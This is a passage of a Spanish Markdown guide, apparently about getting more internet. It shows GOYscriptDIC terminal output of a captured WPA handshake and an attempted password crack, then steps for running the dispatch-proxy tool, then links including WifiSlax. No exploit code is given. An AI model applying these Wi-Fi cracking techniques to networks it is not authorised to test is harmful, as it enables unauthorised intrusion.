
HANDSHAKE CONSEGUIDO PARA
Cerrando los procesos abiertos...
Duración del proceso...: 27 segundos

  GOYscriptDIC 3.4-beta5 by GOYfilms

La contraseña de la red no tiene un patrón conocido.
^
v Pulsa una tecla para seleccionar otra red...
goyscript : goyscript :
```



# Obteniendo mas internet



# dispatch-proxy

- 1- Descargar e instalar NodeJS
- 2- `npm install -g dispatch-proxy`
- 3- `dispatch list`
- 4- `dispatch start --http`
- 5- Editar proxy de internet

# Links de utilidad

- Para los que quieran meterse mas con criptografia:  
[http://www.hsc.fr/ressources/articles/hakin9\\_wifi/hakin9\\_wifi\\_ES.pdf](http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_ES.pdf)
- Para los que quieran comprarse una buena:  
<http://www.tp-link.com/ar/support/calculator/>
- WifiSlax: [www.wifislax.com](http://www.wifislax.com)
- dispatch-proxy  
<https://github.com/Morhaus/dispatch-proxy>